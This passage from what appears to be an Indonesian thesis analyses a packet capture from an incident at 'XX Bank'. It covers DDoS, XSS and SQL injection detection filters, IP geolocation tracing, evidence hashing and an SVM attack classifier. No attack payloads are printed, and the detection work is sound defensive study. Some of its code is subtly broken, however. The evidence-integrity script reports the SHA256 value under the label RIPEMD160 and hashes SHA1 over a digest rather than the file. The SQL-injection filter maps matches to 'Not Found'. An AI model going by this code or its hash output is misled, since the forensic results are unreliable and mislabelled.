Tabel 4.8 dan Tabel 4.9 menunjukkan alamat ip saja yang dominan melakukan aktivitas pada lalu lintas jaringan. Tabel 4.8 merupakan daftar alamat ip versi 4 dari tiga data teratas didapati alamat ip *192.168.13.223* dengan port 80, *112.215.211.225* dengan port 80 dan *162.159.192.7* dengan port 57621. Jika ditelusuri lebih lanjut alamat ip berikutnya pada urutan keempat adalah *192.168.13.102* dengan port 57621. Antara alamat ip ke-3 dan ke-4 memiliki karakteristik yang sama antara jumlah *rx-tx* atau kemunculannya dan port yang digunakan sama. Maka bisa diasumsikan lalu lintas yang terjadi pada alamat ip tersebut merupakan *loopback* atau *boardcast* suatu layanan. Sedangkan dari Tabel 4.8 alamat ip ke-1 dan ke-2 memiliki kemiripan karakteristik pada alamat ip saja dengan port yang diakses 80 dan selisih *rx-tx* yang sedikit berbeda. Port 80

merupakan *http* yang digunakan untuk mengakses aplikasi website pada layer aplikasi. Kembali pada tahap pertama saat pengumpulan data, diinformasikan terkait kondisi insiden dan data seperti apa yang akan diharapkan. Mengacu pada metode proses tersebut, telah dijelaskan bahwa layanan internal *XX Bank* menggunakan layanan jaringan lokal dengan *network id 192.168.13.0/24*. Berdasarkan informasi tersebut maka diasumsikan alamat ip *192.168.13.223* merupakan alamat ip milik *XX Bank*, sehingga alamat ip *112.215.211.225* diduga melakukan sebuah anomali karena memiliki total *rx-tx* yang tidak wajar.

Tabel 4.9 merupakan daftar alamat ip versi 6 yang paling banyak melakukan aktivitas pada lalu lintas jaringan. Mengacu pada Tabel 4.9 baris ke-1 dengan alamat ip *2606:4700:110:8298:16a5:5e1b:8a4c:5c63* dengan port 80, alamat ip ke-2 *2406:da18:27f:c802::6e:2* dengan port 80 dan baris ke-3 dengan alamat ip *2606:4700:110:8298:16a5:5e1b:8a4c:5c63* dengan port 443. Alamat ip ke-1 dan ke-3 merupakan alamat ip yang sama hanya saja berjalan pada port yang berbeda 80 (http) dan 443 (https). Data pada Tabel 4.9 menunjukkan adanya beberapa alamat ip sama yang muncul, hanya saja berjalan pada port yang berbeda dan terdapat beberapa alamat ip yang mirip namun berjalan pada port yang sama. Baris ke-2, ke-4 dan ke-5 memiliki alamat ip yang hampir mirip dan berjalan pada port 80. Berdasarkan aturan segmen alamat ip, alamat ip ke-2, ke-4 dan ke-5 berada pada satu segmen yang sama dan setiap alamat ip bekerja sebagai host individu. Sedangkan alamat ip ke-1 muncul lebih banyak dengan port yang beragam secara tidak wajar, maka diasumsikan bahwa telah terjadi anomali pada alamat ip ke-1.

Tahap berikutnya pada proses analisis dilakukan identifikasi berdasarkan kategori serangan yang diduga telah terjadi dan terdapat bukti untuk menunjukkan insiden tersebut dari pengelolaan file *.pcapng* menggunakan program yang telah dibuat sebelumnya. Untuk meningkatkan kecocokan data dengan kategori serangan, ada proses penguraian data yang telah diekstrak yang awalnya hanya terdiri dari 6 kolom menjadi 12 kolom dengan penambahan kolom *source port, destination port, port name, web port, packets,* dan *URL*.

a. Identifikasi DdoS


Proses identifikasi dilakukan dengan cara melakukan filter pada data hasil ekstraksi dengan mengurai antara alamat ip anomali, alamat ip

layanan, port, sumber dan tujuan alamat ip menggunakan program filter sebagai berikut:

```
1. attack_df['DDoS'] = 'Normal Network'
2. attack_df.DDoS[(attack_df['Destination IP'] == atk_ddos_v4) & (attack_df['Source IP'] == vt_ddos_v4)] = 'Protocol Layer Attack'
3. attack_df.DDoS[(attack_df['Destination IP'] == atk_ddos_v6) & (attack_df['Source IP'].isin(vt_ddos_v6))] = 'Application Layer Attack'
```

Tabel 4.10 Identifikasi Serangan DDoS

DDoS	Total
Application Layer Attack	10475
Normal Network	127682
Protocol Layer Attack	89825



Gambar 4.10 Grafik Identifikasi Serangan DdoS

Hasil filtering menunjukkan bahwa adanya upayang yang diduga serangan *ddos* dari alamat ip yang sebelumnya diasumsikan sebagai alamat ip anomali. Kedua alamat ip tersebut *112.215.211.225* dan *2606:4700:110:8298:16a5:5e1b:8a4c:5c63* telah melakukan aktivitas yang tidak wajar pada lalu lintas jaringan dengan catatan dari total 227982 *time frame* ada 89825 *time frame* diduga serangan *DDoS Protocol Layer Attack* dan 10475 *time frame* diduga sebagai serangan *DdoS Application Layer Attack*.

b. Identifikasi XSS

Identifikasi *xss* dilakukan dengan cara mengukur kecocokan antara daftar parameter *xss* dengan kumpulan akses link atau url yang ada pada file *.pcapng*, sehingga data url tersebut perlu diekstrak dari file *.pcapng* yang akan digunakan untuk melakukan pencocokan antara data library dengan data barang bukti menggunakan program yang telah dibuat.

```
1.  def check_filter_xss(url):
2.      for substr in filter_list:
3.          if substr in url:
4.              return True
5.      return False
6.
7.  attack_df['XSS'] = attack_df['URL'].apply(lambda x: 'XSS Attack Detected' if x
    and check_filter_xss(x) else 'Nothing XSS Found')
```

Tabel 4.11 Identifikasi Serangan XSS

XSS	Total
Nothing XSS Found	227947
XSS Attack Detected	35

Program yang dibuat akan melakukan filtrasi dengan mencari kecocokan data library dengan alamat url yang ditemukan pada file *.pcapng* dan mengkategorikan sebagai *XSS Attack Detected* jika parameter tersebut cocok dan *Nothing XSS Found* jika parameter tidak cocok atau tidak terdapat url pada *dataframe*.

c. Identifikasi Serangan SQL Injection

Proses identifikasi serangan *sql injection* tidak jauh berbeda dengan proses identifikasi *ddos* dan *xss*. Pembeda utama yang menjadi filter pada setiap proses ada pada kategori pembanding. Identifikasi *ddos* menggunakan parameter alamat ip, port, sumber dan tujuan lalu lintas. Identifikasi *xss* menggunakan parameter pada url yang muncul dalam file *.pcapng*. Identifikasi *sql injection* dapat dilakukan menggunakan parameter pembanding pada data url dan kredensial.

```
1.  attack_df["SQLi"] = "SQL Injection Not Found"
2.  attack_df.loc[pd.notna(attack_df['Credentials']),'SQLi']=attack_df['Credentials']
    .str.contains('|'.join([f"({re.escape(criteria)})" for criteria in filter_sql]),
    case=False,  na=False).map({True:  'SQL  Injection  Not  Found',  False:  'SQL
    InjectionAttack Detected'})
```

Tabel 4.12 Identifikasi Serangan SQL Injection

SQLi	Total
SQL Injection Not Found	227413
SQL Injection Attack Detected	534

Hasil filtrasi Tabel 4.12 diduga ada upaya serangan *sql injection* sebanyak 534 kali pada *dataframe* file *.pcapng*. Informasi ini didapatkan dari proses filtrasi yang sebelumnya telah dilakukan menggunakan program yang telah dibuat. Semakin banyak data library untuk melakukan pengecekan akan mempengaruhi akurasi yang didapatkan untuk mengidentifikasi serangan *sql injection.* Hal tersebut berbanding lurus dengan performa yang menurun dan proses yang semakin memakan waktu.

4.3.4 Reporting


Setelah identifikasi terhadap beberapa insiden yang terjadi, diduga kuat bahwa alamat ip *112.215.211.225* dan *2606:4700:110:8298:16a5:5e1b:8a4c:5c63* bertanggung jawab atas anomali lalu lintas yang terjadi. Hal ini ditunjukkan dengan dominasi aktivitas dan *rx-tx* dari kedua aplikasi tersebut. Penelusuran terhadap alamat ip tersebut dilakukan untuk mendapatkan data lainnya yang mungkin dapat dilakukan tindakan lainnya.

Program untuk penelusuran alamat ip diduga milik *threat actor*


```
1.  import ipinfo, pprint
2.
3.  access_token = 'xxxxxx'
4.  ip_addresses = [atk_ddos_v4, atk_ddos_v6]
5.  handler = ipinfo.getHandler(access_token)
6.
7.  ip_info_list = []
8.  for ip_address in ip_addresses:
9.      response = handler.getDetails(ip_address)
10.     ip_info_list.append(response.all)
11.
12. attacker_df = pd.DataFrame(ip_info_list)
13. attacker_df
```

```
[{
    "index": 0,
    "ip": "112.215.211.225",
    "city": "Bandung",
    "region": "West Java",
    "country": "ID",
    "loc": "-6.9222,107.6069",
    "org": "AS24203 PT XL Axiata",
    "timezone": "Asia/Jakarta",
    "country_name": "Indonesia",
    "isEU": "false",
    "country_flag_url": "https://cdn.ipinfo.io/static/images/countries-flags/ID.svg",
    "country_flag": "{'emoji': 'ID', 'unicode': 'U+1F1EE U+1F1E9'}",
    "country_currency": "{'code': 'IDR', 'symbol': 'Rp'}",
    "continent": "{'code': 'AS', 'name': 'Asia'}",
    "latitude": "-6.9222",
    "longitude": "107.6069",
    "postal": "NaN"
}, {
    "index": 1,
    "ip": "2606:4700:110:8298:16a5:5e1b:8a4c:5c63",
    "city": "San Francisco",
    "region": "California",
    "country": "US",
    "loc": "37.7621,-122.3971",
    "org": "AS13335 Cloudflare, Inc.",
    "timezone": "America/Los_Angeles",
    "country_name": "United States",
    "isEU": "false",
    "country_flag_url": "https://cdn.ipinfo.io/static/images/countries-flags/US.svg",
    "country_flag": "{'emoji': 'US', 'unicode': 'U+1F1FA U+1F1F8'}",
    "country_currency": "{'code': 'USD', 'symbol': '$'}",
    "continent": "{'code': 'NA', 'name': 'North America'}",
    "latitude": "37.7621",
    "longitude": "-122.3971",
    "postal": "94107"
}]
```


Gambar 4.11 Hasil Tracing IP Address



Gambar 4.12 Lokasi Alamat IP ke-1



Gambar 4.13 Lokasi Alamat IP ke-2

Gambar 4.13 menunjukkan informasi yang dapat ditelusuri melalui alamat ip. Kedua alamat ip tersebut berada pada dua lokasi dan provider internet yang berbeda. Alamat ip ke-1 berlokasi di Indonesia tepatnya di Bandung, Jawa Barat dengan layanan *isp* yang digunakan milik PT XL Axiata. Alamat ip ke-2 berlokasi di United States tepatnya di San Francisco dengan provider *isp* yang digunakan milik Cloudflare Inc.

Penelusuran melalui alamat ip memang tidak seakurat menggunakan gps karena alamat ip akan menginduk pada provider penyedia layanan internet. Namun, penelusuran dengan alamat ip dapat memberikan gambaran dari mana alamat ip tersebut berasal yang nantinya dapat dilakukan tindakan lebih lanjut berdasarkan kebijakan organisasi.

Disimpulkan dari hasil investigasi file *.pcapng* menunjukkan benar adanya anomali lalu lintas jaringan berupa serangan siber terhadap layanan *XX Bank*. Serangan yang terjadi yaitu *ddos* pada 2 OSI layer (*Transport Layer* dan *Application Layer*) yang menyebabkan layanan milik *XX Bank* terganggu hingga tidak dapat diakses. Serangan kedua yang berhasil diidentifikasi yaitu serangan *XSS* yang dibuktikan dengan adanya *requests url* dengan parameter mencurigakan seperti *payload xss*. Serangan ketiga yang berhasil diidentifikasi adalah serangan *sql injection* yang teridentifikasi dengan adanya temuan parameter yang cocok dengan library *sql injection payload* yang digunakan untuk pengujian pada label

Credential. Label *Credential* merupakan label yang diberikan pada hasil ekstraksi file *.pcapng* dengan informasi data berupa *application form*, *html encoded* dan sejenisnya. Artinya serangan *sql injection* yang terjadi tidak menyerang pada *endpoint url* yang rentan terhadap serangan *sql injection*, melainkan pada sebuah form seperti form pencarian dan form login. Sehingga bisa diasumsikan bahwa proses *sql injection* yang terjadi digabungkan dengan serangan *brute force* untuk melakukan *bypass* pada halaman pencarian atau halaman login.

Insiden ini dapat diminimalisir untuk terjadi kembali di masa mendatang dengan memperhatikan aspek keamanan pada layanan jaringan dan aplikasi. Banyak cara yang dapat dilakukan untuk mengatasi beberapa serangan tersebut, diantaranya pembatasan alamat ip yang melakukan requests, menggunakan rate limit untuk meminimalisir serangan *ddos*. Melakukan filtering pada karakter input dan menyembunyikan respon error pada sisi klien untuk meminimalisir serangan *xss* dan *sql injection*.

Program yang dibuat dalam proses investigasi ini akan memeriksa nilai hash file *.pcapng* yang digunakan untuk menunjukkan apakah selama proses investigasi ada perubahan pada file tersebut atau tidak. Hal ini dilakukan untuk menjaga integritas barang bukti digital seperti yang dijelaskan pada *framework NIST*.

```
# Calculate the file length
file_size_bytes = os.path.getsize(pcap_file)  # File size in bytes
file_size_kb = file_size_bytes / 1024  # File size in KB
file_size_mb = file_size_kb / 1024  # File size in MB

# Calculate SHA256 hash
hash_ripemd160 = ripemd160.new()
hash_sha256 = hashlib.sha256()
with open(pcap_file, "rb") as file:
    while chunk := file.read(65536):
        hash_sha256.update(chunk)
hash_sha256_hex = hash_sha256.hexdigest()
hash_ripemd160_hex = hash_ripemd160.digest().hex()

# Get capture information
capture_info = {
    "Name": os.path.basename(pcap_file),
    "Length": f"{file_size_kb:.0f} kB",
    "Hash (SHA256)": hash_sha256_hex,
    "Hash (RIPEMD160)": hash_sha256_hex,  # Using SHA256 hash as an example
    "Hash (SHA1)": hashlib.sha1(hash_sha256.digest()).hexdigest(),
    "Format": "Wireshark/... - pcapng",
    "Encapsulation": "Raw IP",
}
```

```
[{
    "index": 0,
    "Name": "dataku.pcapng",
    "Length": "49921 kB",
    "Hash (SHA256)": "7ca1c31441ce76401ae85d41119be764a40c724cb127b03ea51cd9913dcd048c",
    "Hash (RIPEMD160)": "7ca1c31441ce76401ae85d41119be764a40c724cb127b03ea51cd9913dcd048c",
    "Hash (SHA1)": "5588baa5a86417f7c59bf119a9209b6a3223bc22",
    "Format": "Wireshark/... - pcapng",
    "Encapsulation": "Raw IP"
}]
```


Gambar 4.14 Output Hasil Pemeriksaan Nilai Hash

4.4. Klasifikasi Serangan Menggunakan *Support Vector Machine*

Implementasi *machine learning* dengan algoritma *Support Vector Machine* dapat digunakan untuk pengelolaan data klasifikasi dan regresi. Algoritma SVM pada penelitian ini digunakan untuk melakukan klasifikasi serangan berdasarkan kelas serangan yang terjadi pada suatu insiden dan menentukan apakah ada serangan pada lalu lintas jaringan atau tidak berdasarkan dataset yang diambil dari file *packet capture* atau *.pcapng*. Penelitian ini menggunakan kernel *Radial Basis Function* (RBF) merupakan bagian dari kernel yang tersedia pada algoritma SVM. Pemilihan kernel *RBF* didasari dari hasil optimal yang didapatkan saat *extras testing* dengan membandingkan dengan membandingkan *SVC default, RBF kernel* dan *polynomial kernel*, dari ketiga kernel tersebut didapati kernel *rbf* memiliki *output* yang paling optimal dengan hasil akurasi yang tinggi. Hal ini didukung dengan variasi pemeilihan *gamma* dan *C value* yang tepat. Hasil ujicoba sederhana tersebut menghasilkan nilai akurasi *0,97* pada *SVC default* dan *Polynomial* sedangkan pada *RBF* menghasilkan nilai akurasi *0,98* bahkan dapat ditingkatkan menjadi 1. Fitur *default* dari dataframe yang digunakan terdiri dari 16 fitur, fitur tersebut akan mengalami reduksi berdasarkan kebutuhan pengujian terhadap kelas yang dibutuhkan.

Tabel 4.13 Fitur default dataset

Fitur	**Deskripsi**
Frame	Nomor baris data yang terdapat pada file *.pcapng* merepresentasikan urutan baris pada dataframe (int64).
Source IP	Alamat ip sumber yang mengirimkan transmit data pada jaringan (object)
Source Port	Nomor protokol yang digunakan sumber ip untuk mengirimkan transmit (int64)
Destination IP	Alamat ip tujuan yang menerima transmit pada data pada jaringan (object)
Destination Port	Nomor protokol tujuan yang digunakan tujuan ip untuk menerima transmit (int64)
Protocol	Kode protokol dasar (int64)

Fitur	Deskripsi
Port Name	Nama dari kode protokol dasar (object)
Web Port	Protokol yang digunakan pada layer aplikasi terdiri dari http dan https/tls (object)
Packets	Ukuran data pada frame dengan satuan kb (object)
Info	Rangkuman dari frame (object)
URL	Informasi alamat url/link yang terdapat pada suatu frame (object)
Credentials	Informasi terkait data pada suatu frame yang tertangkap dari aplikasi *.pcapng* (object)
DDoS	Status frame yang diduga terdapat anomali serangan DDoS (object)
XSS	Status frame yang diduga terdapat anomali serangan XSS (object)
SQLi	Status frame yang diduga terdapat anomali serangan SQLi (object)
Source IP Label	Label untuk menentukan versi sumber alamat ip (int64)
Destination IP Label	Label untuk menentukan versi tujuan alamat ip (int64)

Proses berikutnya setelah menentukan dataset, data test dan data latih, dengan mengkonversi nilai string atau object menjadi angka atau integer karena algoritma SVM tidak dapat bekerja pada tipe data selain angka. Konversi data string dapat dilakukan menggunakan *encoder*. Klasifikasi yang akan dilakukan berupa serangan jaringan, maka data dengan label *DdoS, XSS,* dan *SQLi* pada dataframe dikonversi ke dalam bentuk angka. Selain data uji, data latih yang akan digunakan harus menjadi angka seperti url, web port, dan credentials. Sehingga tipe data pada dataset yang digunakan bersifat numerik.

```
1. le = LabelEncoder()
2. cc_ddos['DDoS'] = le.fit_transform(cc_ddos['DDoS'])
3. clean_xss['XSS'] = le.fit_transform(clean_xss['XSS'])
4. clean_sql['SQLi'] = le.fit_transform(clean_sql['SQLi'])
5. clean_sql['Web Port'] = le.fit_transform(clean_sql['Web Port'])
6. clean_xss['URL'] = clean_xss['URL'].apply(string_to_numeric).astype('int64')
7. clean_sql['Credentials']                                              =
   clean_sql['Credentials'].apply(string_to_numeric).astype('int64')
```


Setiap klasifikasi memiliki fitur dan label uji yang berbeda. Hal ini dilakukan supaya data tidak terdapat banyak noise pada data yang diuji, sehingga pemilihan fitur perlu disesuaikan dengan kebutuhan klasifikasi yang akan dilakukan. Klasifikasi serangan *ddos* fitur yang digunakan diantaranya (*Source port, destination port, protocol, packets, source ip label* dan *destination ip label),* sedangkan pada serangan *xss* (*Source port, destination port, protocol, web port, packets, url, source ip label* dan *destination ip label),* dan pada serangan *sqli* (*Source port, destination port, protocol, web port, packets, credentials, source ip label* dan *destination ip label)*. Frame yang digunakan pada setiap pengujian memiliki perbedaan, hal ini dilakukan untuk meminimalisir ketidak seimbangan data yang terlalu jauh. Serangan

ddos menggunakan 184531 frame setelah dilakukan proses *data cleaning*, *xss* menggunakan 1372 frame hal tersebut didapatkan setelah melakukan *data cleaning* berdasarkan rasio url pada dataframe dan serangan *sqli* sebanyak 1425 frame yang didapat berdasarkan rasio *credentials* pada dataframe.

Pengujian yang dibagi menjadi dua fase, fase pertama sebagai *single testing* dan fase kedua sebagai *multiple testing.* Hal yang membedakan dari kedua fase tersebut ada pada ukuran test yang digunakan. *Single testing* menggunakan rasio 80:20 sedangkan *multiple testing* menggunakan rasio 10:90 sampai 90:10 secara paralel. Hasil pengujian pada klasifikasi serangan *ddos single testing* didapatkan score akurasi *0.9981710414902625* dengan rangkuman pada Tabel 4.14

Tabel 4.14 Hasil Klasifikasi Serangan DDoS

	precision	**recall**	**f1-score**	**support**
Application Layer Attack	0.99	0.98	0.98	8384
Protocol Layer Attack	1.00	1.00	1.00	67368
Normal Network	1.00	1.00	1.00	71873
accuracy			1.00	147625
macro avg	1.00	0.99	0.99	147625
weighted avg	1.00	1.00	1.00	147625



Gambar 4.15 *Confusion Matrix DDoS*


Gambar 4.17 merupakan *confusion matrix yang* menunjukkan hasil evaluasi pemodelan klasifikasi yang telah dilakukan sebelumnya. Gambar tersebut menjelaskan pada kelas pertama *Application Layer Attack* dari kelas yang telah dibuat sebelumnya telah dibuat, ada sekitar 8300 data yang diuji memiliki hasil *True Positives* (TP) artinya benar jika data tersebut adalah *Application Layer Attack*, sekitar 110 data dengan hasil *False Negatives (FN)* artinya data tersebut seharusnya ada pada kelas pertama atau diidentifikasi sebagai *Application Layer Attack,* namun data tersebut diklasifikasikan pada kelas lain dan ada 0 data dengan hasil *False Positives* (FP) artinya tidak ada jumlah data yang salah diklasifikasikan pada kelas pertama.

Kelas kedua *Protocol Layer Attack* disimbolkan dengan angka 1 menunjukkan ada sekitar 150 data dengan hasil FP artinya ada data yang salah diklasifikasikan sebagai kelas kedua yang sebenarnya bukan kelas kedua. Sekitar 67000 data dengan hasil TP artinya data yang benar dan sudah sesuai dengan klasifikasi yang diberikan dan hanya ada 0 data F, yang artinya tidak ada data yang salah diprediksi sebagai bukan kelas kedua. Kelas ketiga *Normal Network* dengan simbol angka 2 menunjukkan hasil dari FP dan FN adalah 0 dan TP sekitar 72000 data, artinya tidak ada jumlah data yang salah dalam prediksi dan hanya ada data dengan kelas yang sesuai berhasil diprediksi.

Hasil pengujian pada *xss* didapatkan score akurasi *0.9863387978142076* dengan rincian

Tabel 4.15 Hasil Klasifikasi Serangan XSS

	precision	**recall**	**f1-score**	**support**
XSS Not Detected	0.99	1.00	0.99	1070
XSS Detected	1.00	0.43	0.60	28
accuracy			0.99	1098
macro avg	0.99	0.71	0.80	1098
weighted avg	0.99	0.99	0.98	1098




Gambar 4.16 *Confusion Matrix XSS*

Gambar 4.18 merupakan *confusion matrix xss* kelas pertama 0 merupakan *XSS Not Detected*. Sekitar 1100 data dideteksi sebagai TP artinya data tersebut diprediksi benar dan sesuai dengan kelas dan teridentifikasi sebagai *XSS Not Detected* dan tidak ada data yang salah pada kelas tersebut karena nilai FP adalah 0. Kelas kedua 1 merupakan *XSS Detected,* ada 20 data FN yang sebenarnya kelas pertama *XSS Not Detected* namun salah diprediksi sebagai kelas kedua dan hanya ada 8 data TP yang diprediksi pada kelas yang benar sebagai *XSS Detected*.

Hasil pengujian *sqli* didapatkan score akurasi dengan rincian *0.6517543859649123* dengan rincian

Tabel 4.16 Hasil Klasifikasi SQLi

	precision	**recall**	**f1-score**	**support**
SQL Injection Attack Detected	1.00	0.06	0.11	422
SQL Injection Not Found	0.64	1.00	0.78	718
accuracy			0.65	1140
macro avg	0.82	0.53	0.45	1140
weighted avg	0.78	0.65	0.53	1140



Gambar 4.17 *Confusion Matrix SQLi*

